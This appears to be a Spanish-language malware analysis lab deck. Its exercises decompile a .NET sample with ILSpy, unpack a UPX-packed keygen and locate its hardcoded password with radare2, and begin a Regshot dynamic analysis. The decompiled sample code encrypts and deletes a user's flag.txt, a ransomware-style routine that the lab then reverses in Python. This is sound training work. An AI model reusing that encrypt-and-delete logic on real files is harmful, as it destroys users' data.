- 3**: Shows the decompiled C# code for the `App` class. It includes attributes like `[DebuggerNonUserCode]` and `[GeneratedCode("PresentationBuildTasks", "4.8.0.0")]`, and methods `InitializeComponent()` and `Main()`.

Práctica 2.2 – Análisis estático básico

B. .Net reverse (5/8)

– Analice el archivo office.dll con ILSpy

```
public class App : Application
{
    [DebuggerNonUserCode]
    [GeneratedCode("PresentationBuildTasks", "4.8.0.0")]
    public void InitializeComponent()
    {
        base.StartupUri = new Uri("MainWindow.xaml", UriKind.Relative);
    }

    [STAThread]
    [DebuggerNonUserCode]
    [GeneratedCode("PresentationBuildTasks", "4.8.0.0")]
    public static void Main()
    {
        App app = new App();
        app.InitializeComponent();
        app.Run();
    }
}
```

Práctica 2.2 – Análisis estático básico

B. .Net reverse (6/8)

– Analice el archivo office.dll con ILSpy

The screenshot shows the ILSpy interface with the following annotations:

- 1**: A purple circle highlights the `MainWindow` class in the left sidebar.
- 2**: A purple circle highlights the `ENCRYPTIONKEY` field in the `MainWindow` class code.
- 3**: A purple circle highlights the constructor of the `MainWindow` class.
- 4**: A purple circle highlights the `Button_Click` event handler.

```
public class MainWindow : Window, IComponentConnector
{
    private readonly string ENCRYPTIONKEY = "VGFsbbsh9LeXYuwxwGXuV5mIJSrucrB0";
    internal TextBox key;
    internal TextBlock errorBlock;
    private bool _contentLoaded;

    public MainWindow()
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.Personal) + "\\flag.txt";
        File.Exists(text);
        if (File.Exists(text))
        {
            FileEncrypt(text);
            File.Delete(text);
        }
        InitializeComponent();
    }

    private void Button_Click(object sender, RoutedEventArgs e)
    {
        string text = key.Text;
        try
        {
            FileDecrypt(Environment.GetFolderPath(Environment.SpecialFolder.Personal) + "\\flag.txt.encrypted", Environment.GetFolderPath(Environment.SpecialFolder.Personal));
        }
    }
}
```

Práctica 2.2 – Análisis estático básico

B. .Net reverse (7/8)

- Aprenda el algoritmo de cifrado y descifre con un lenguaje de programación (python)

```
48     private void FileEncrypt(string inputFile)
49     {
50         //IL_0014: Unknown result type (might be due to invalid IL or missing references)
51         //IL_001a: Expected 0, but got Unknown
52         //IL_002a: Unknown result type (might be due to invalid IL or missing references)
53         //IL_0030: Expected 0, but got Unknown
54         //IL_00a4: Unknown result type (might be due to invalid IL or missing references)
55         //IL_00ab: Expected 0, but got Unknown
56         byte[] array = new byte[32];
57         FileStream val = (FileStream)(object)new FileStream(inputFile + ".encrypted", ( FileMode )2);
58         byte[] bytes = Encoding.get_UTF8().GetBytes(ENCRYPTIONKEY);
59         RijndaelManaged val2 = (RijndaelManaged)(object)new RijndaelManaged();
60         ((SymmetricAlgorithm)(object)val2).KeySize = 256;
61         ((SymmetricAlgorithm)(object)val2).BlockSize = 128;
62         ((SymmetricAlgorithm)(object)val2).Padding = PaddingMode.PKCS7;
63         Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(bytes, array, 50000);
64         ((SymmetricAlgorithm)(object)val2).Key = rfc2898DeriveBytes.GetBytes(((SymmetricAlgorithm)(object)val2).KeySize / 8);
65         ((SymmetricAlgorithm)(object)val2).IV = rfc2898DeriveBytes.GetBytes(((SymmetricAlgorithm)(object)val2).BlockSize / 8);
66         ((SymmetricAlgorithm)(object)val2).Mode = CipherMode.CBC;
67         ((Stream)val).Write(array, 0, array.Length);
68         CryptoStream cryptoStream = new CryptoStream((Stream)(object)val, ((SymmetricAlgorithm)(object)val2).CreateEncryptor(),
69         FileStream val3 = (FileStream)(object)new FileStream(inputFile, ( FileMode )3);
```

Práctica 2.2 – Análisis estático básico

B. .Net reverse (8/8)

- Aprenda el algoritmo de cifrado y descifre con un lenguaje de programación (python)

```
C:\Python27>python 1
Python 2.7.17 (v2.7.17:c2f86d86e6, Oct 19 2019, 21:01:17) [MSC v.1500 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> 2 from Crypto.Protocol.KDF import PBKDF2
>>> 3 from Crypto.Cipher import AES
>>> 4 encrypted = open("C:\\\\Users\\\\cyber\\\\Desktop\\\\Static_1\\\\flag.txt.encrypted","r").read()
>>> 5 key = PBKDF2("VGFsbbs9LeXYuwXwGXuV5mIJSrucrB0", "\x00" *32, 48, 50000)
>>> 6 aes = AES.new(key[:32], AES.MODE_CBC, key[32:])
>>> 7 aes.decrypt(encrypted[32:])
'Well played !\x03\x03'
```

Práctica 2.2 completa.

> Tome algunos minutos para recapitular
lo que ha aprendido

Lista de ejercicios

> **Lista de ejercicios prácticos.**

- Práctica 1.1 – Ejecución de un Malware
- Práctica 1.2 – Su primer Malware
- Práctica 2.1 – Identificación de Malwares con Yara
- Práctica 2.2 – Análisis estático básico
- **Práctica 2.3 – Análisis estático avanzado**
- Práctica 2.4 – Análisis dinámico
- Práctica 2.5 – Análisis dinámico automatizado.

Práctica 2.3 – Análisis estático avanzado

- > Su objetivo es entender como dar los primeros pasos para revertir un malware

Práctica 2.3 – Análisis estático avanzado

> Objetivos

- › Realizar un análisis estático avanzado

> Antes de empezar la práctica

- › Conéctese a su **MALWARE_ANALYSIS_WKS**: (auto inicio de sesión)
- › Herramientas:
 - **upx**
 - **radare2**
 - **peid**



Propiedad de Thales Group

Práctica 2.3 – Análisis estático avanzado

> Guía

A. Descomprimir

- Entender el archivo ejecutable
- Reunir información con radare2
- Reunir información con peid
- Descomprimir el archivo ejecutable

B. Desmontaje

- Entender el ejecutable descomprimido con radare2
- Encontrar la contraseña correcta

Práctica 2.3 – Análisis estático avanzado

> Paso a Paso

A. Descomprimir (1/6)


- Entender el archivo ejecutable

```
C:\Users\cyber\Desktop\Static_2>Keygen1.exe ①
Usage: keygen.exe <password>
C:\Users\cyber\Desktop\Static_2>Keygen1.exe test ②
Wrong password: test
```

Práctica 2.3 – Análisis estático avanzado

A. Descomprimir (2/6)

- Reunir información con radare2



Práctica 2.3 – Análisis estático avanzado

A. Descomprimir (3/6)

- Reunir información con radare2

```
[0x004081b0]> aaa 1
@[32m[x]@[0m Analyze all flags starting with sym. and entry0 (aa)
@[32m[x]@[0m Analyze function calls (aac)
@[32m[x]@[0m Analyze len bytes of instructions for references (aar)
@[32m[x]@[0m Type matching analysis for all functions (aaft)
@[32m[x]@[0m Use -AA or aaaa to perform additional experimental analysis.
[0x004081b0]>
[0x004081b0]> afl 2
0x004081b0 51 441 -> 439 entry0
[0x004081b0]>
```

Práctica 2.3 – Análisis estático avanzado

A. Descomprimir (4/6)


- Reunir información con radare2

```
[0x004081b0]> pd @entry0 1
      ;-- eip:
/ (fcn) entry0 439
entry0 ();
    0x004081b0    60          pushal
    0x004081b1    be00704000  mov esi, 0x407000
    0x004081b6    8dbe00a0ffff  lea edi, [esi - 0x6000]
    0x004081bc    57          push edi
,=< 0x004081bd    eb0b        jmp 0x4081ca
  0x004081bf    90          nop
  ; CODE XREF from entry0 (0x4081d1)
  .--> 0x004081c0    8a06        mov al, byte [esi]
  :| 0x004081c2    46          inc esi
  :| 0x004081c3    8807        mov byte [edi], al
  :| 0x004081c5    47          inc edi
  :| ; CODE XREFS from entry0 (0x40825e, 0x408275)
  :| 0x004081c6    01db        add ebx, ebx
,==< 0x004081c8    7507        jne 0x4081d1
  ; CODE XREF from entry0 (0x4081bd)
  .`-> 0x004081ca    8b1e        mov ebx, dword [esi]
  :| 0x004081cc    83eefc      sub esi, 0xffffffffc
  :| 0x004081cf    11db        adc ebx, ebx
  ; CODE XREF from entry0 (0x4081c8)
  .`=< 0x004081d1    72ed        jb 0x4081c0
  0x004081d3    b801000000  mov eax, 1
  ; CODE XREFS from entry0 (0x4081e7, 0x4081f2)
  ...> 0x004081d8    01db        add ebx, ebx
```

Práctica 2.3 – Análisis estático avanzado

A. Descomprimir (5/6)

– Reunir información con PEiD



Práctica 2.3 – Análisis estático avanzado

A. Descomprimir (6/6)


- Descomprimir el archivo ejecutable

```
C:\Users\cyber\Desktop\Static_2>md upx 1  
C:\Users\cyber\Desktop\Static_2>upx.exe -d -o upx/unpacked.exe Keygen1.exe 2  
Ultimate Packer for executables  
Copyright (C) 1996 - 2018  
UPX 3.95w      Markus Oberhumer, Laszlo Molnar & John Reiser     Aug 26th 2018  
  
          File size        Ratio       Format        Name  
-----  
        11264 <-      8192    72.73%    win32/pe    unpacked.exe  
  
Unpacked 1 file.
```

Práctica 2.3 – Análisis estático avanzado

B. Desmontaje (1/9)

- Entender el ejecutable descomprimido con radare2



Práctica 2.3 – Análisis estático avanzado

B. Desmontaje (2/9)

- Entender el ejecutable descomprimido con radare2

[0x004015ed]>	afl	1	
0x00401000	12 148		fcn.00401000
0x004010a0	45 562	-> 530	fcn.004010a0
0x00401395	3 17	-> 266	fcn.00401395
0x004015ed	21 10	-> 343	entry0
0x004015f7	1 40		fcn.004015f7
0x0040161f	3 249		loc.0040161f
0x00401718	8 68		fcn.00401718
0x0040175c	6 50		fcn.0040175c
0x0040178e	7 57		fcn.0040178e
0x004017c7	13 135		fcn.004017c7
0x0040184e	8 148	-> 126	fcn.0040184e
0x004018e2	4 29		fcn.004018e2
0x004018ff	4 40		fcn.004018ff
0x00401927	4 45		fcn.00401927
0x00401954	1 21		fcn.00401954
0x00401969	1 77		fcn.00401969
0x004019b6	8 75		fcn.004019b6
0x00401a01	1 3		fcn.00401a01
0x00401a04	1 4		fcn.00401a04

Práctica 2.3 – Análisis estático avanzado

B. Desmontaje (3/9)

- Entender el ejecutable descomprimido con radare2

```
C:\Windows\system32\cmd.exe - C:\ProgramData\chocolatey\lib\radare2.flare\t... - X  
[0x004015ed]> VW @ entry0 (nodes 49 edges 57 zoom 100%) BB-NORM mouse:canvas-y m
```

The screenshot shows the Radare2 debugger interface with three highlighted assembly blocks:

- [0x4015ed]**:
```assembly  
;-- eip:  
; (fcn) entry0 343  
entry0 ()  
; var int var\_24h @ ebp+0x24  
; var int var\_20h @ ebp+0x20  
; var int var\_19h @ ebp+0x19  
; var int var\_10h @ ebp+0x10  
; var int var\_4h @ ebp+0x4  
call fcn.004019b6;[gAp]  
jmp 0x40146b;[gd]  
v  
..````
- 0x40146b [gd]**:  
```assembly  
; CODE XREF from entry0 (0x4015f2)
; 20
push 0x14
; 'h@'
push 0x403668
call fcn.00401cb0;[ga]
; 1
push 1
call fcn.0040178e;[gb]
pop ecx
test al, al
je 0x4015d7;[gc]
f t
..````
- 0x401487 [gf]**:
```assembly  
xor bl, bl  
mov byte [ebp - 0x19], bl  
and dword [ebp - 4], 0  
..````

## Práctica 2.3 – Análisis estático avanzado

### B. Desmontaje (4/9)

- Entender el ejecutable descomprimido con radare2

```
[0x004015ed]> iz ~Usage
000 0x00001728 0x00403128 28 29 (.rdata) ascii Usage: keygen.exe <password>
[0x004015ed]>
[0x004015ed]> /c 403128
0x00401014 # 5: mov edx, str.Usage:_keygen.exe__password
[0x004015ed]>
```

```
[0x004015ed]> afl
0x00401000 12 148 fcn.00401000
0x004010a0 45 562 -> 530 fcn.004010a0
0x00401395 3 17 -> 266 fcn.00401395
0x004015ed 21 10 -> 343 entry0
0x004015f7 1 40 fcn.004015f7
0x0040161f 3 249 loc.0040161f
0x00401718 8 68 fcn.00401718
0x0040175c 6 50 fcn.0040175c
0x0040178e 7 57 fcn.0040178e
```

# Práctica 2.3 – Análisis estático avanzado

## B. Desmontaje (5/9)

- Entender el ejecutable descomprimido con radare2

1

```
[0x401000]
; [00] -r-x section size 8192 named .text
;-- section..text:
fcn fcn.00401000 148
 fcn.00401000 (int arg_8h, int arg_ch);
 ; arg int arg_8h @ ebp+0x8
 ; arg int arg_ch @ ebp+0xc
 ; CALL XREF from fcn.00401395 (+0x1cb)
 push ebp
 mov ebp, esp
 and esp, 0xffffffff8
 push ecx
 ; [0x8:4]=-1
 ; 2
 cmp dword [arg_8h], 2
 push esi
 jge 0x401026;[ga]
```

2

```
0x40100e [ge]
; [0x40304c:4]=0x383c reloc.MSVCP140.dll__cout_std__3V__basic_ostreamDU__char_traits
; "<8"
mov ecx, dword sym.imp.MSVCP140.dll__cout_std__3V__basic_ostreamDU__char_traits
;-- hit0.0:
; 0x403128
; "Usage: keygen.exe <password>"
mov edx, str.Usage:_keygen.exe__password
call fcn.004010a0;[gc]
push 0
; 0x4030bc
call dword [sym.imp.api_ms_win_crt_runtime_l1_1_0.dll_exit];[gd]
```

## Práctica 2.3 – Análisis estático avanzado

### B. Desmontaje (6/9)

- Entender el ejecutable descomprimido con radare2

The screenshot shows assembly code from a debugger interface. The code is as follows:


```
.me_11_1_0.dll_exit];[gd]
0x401026 [ga]
; CODE XREF from fcn.00401000 (0x40100c)
; [0xc:4]=-1
; 12
mov eax, dword [arg_ch] 1
, 0x403140
; "Fdsmq1kjmkjF8049FdsfdslSDKFK16541"
mov ecx, str.fdsmq1kjmkjF8049fdsfdslSDKFK16541 2
; [0x4:4]= 1
; 4
mov esi, dword [eax + 4]
mov eax, esi
```

Annotations are present: a pink circle labeled '1' highlights the instruction `mov eax, dword [arg_ch]`, and a pink circle labeled '2' highlights the instruction `mov ecx, str.fdsmq1kjmkjF8049fdsfdslSDKFK16541`.

# Práctica 2.3 – Análisis estático avanzado

## B. Desmontaje (7/9)

- Entender el ejecutable descomprimido con radare2



# Práctica 2.3 – Análisis estático avanzado

## B. Desmontaje (8/9)

- Entender el ejecutable descomprimido con radare2
- Encontrar la contraseña correcta

0x401062 [gn]  
; 0x40316c  
; "Correct !"  
mov edx, str.Correct  
call fcn.004010a0:[rcx]  
push 0  
; 0x4030bc  
call dword [sym.imp.api\_ms\_win\_crt\_runtime\_l1\_1\_0.dll\_exit];[gd]

1

0x401074 [gm]  
; CODE XREF from fcn.00401000 (0x401060)  
; 0x403178  
; "Wrong password: "  
mov edx, str.Wrong\_password  
call fcn.004010a0:[gc]  
; [0x40304c:4]=0x363c reloc.MSVCP140.dll\_\_cout\_std\_\_3V\_\_basic\_ostream\_DU\_\_char\_traits\_D\_std\_\_1\_A  
; "<8"  
mov ecx, dword sym.imp.MSVCP140.dll\_\_cout\_std\_\_3V\_\_basic\_ostream\_DU\_\_char\_traits\_D\_std\_\_1\_A  
mov edx, esi  
call fcn.004010a0:[gc]  
push 0  
; 0x4030bc  
call dword [sym.imp.api\_ms\_win\_crt\_runtime\_l1\_1\_0.dll\_exit];[gd]  
int3

2

## Práctica 2.3 – Análisis estático avanzado

### B. Desmontaje (9/9)

- Encontrar la contraseña correcta

```
C:\Users\cyber\Desktop\Static_2>ls
Keygen1.exe upx
```

```
C:\Users\cyber\Desktop\Static_2>Keygen1.exe fdsmqlkjmkjF8049fdsfdsfLSDKFK16541 1
Correct !
C:\Users\cyber\Desktop\Static_2>
```

# Práctica 2.3 completa.

> Tome algunos minutos para  
recapitular lo que ha aprendido

# **Lista de ejercicios**

## > **Lista de ejercicios prácticos.**

- Práctica 1.1 – Ejecución de un Malware
- Práctica 1.2 – Su primer Malware
- Práctica 2.1 – Identificación de Malwares con Yara
- Práctica 2.2 – Análisis estático básico
- Práctica 2.3 – Análisis estático avanzado
- **Práctica 2.4 – Análisis dinámico**
- Práctica 2.5 – Análisis dinámico automatizado.

# Práctica 2.4 – Análisis dinámico

> Su objetivo es entender los métodos  
del análisis dinámico

# Práctica 2.4 – Análisis dinámico

## > Objetivos

- Descubra los conceptos básicos del análisis dinámico



## > Antes de empezar la práctica

- Conéctese a su **MALWARE\_ANALYSIS\_WKS**: (auto inicio de sesión)
- Herramientas:
  - Regshot

## Práctica 2.4 – Análisis dinámico

### > Guía

#### A. Observe el comportamiento del malware


- Genere una primera foto con Regshot
- Ejecute Persist.exe
- Compare las fotos del sistema con Regshot.

# Práctica 2.4 – Análisis dinámico

## > Paso a Paso

### A. Observe el comportamiento del malware (1/6)


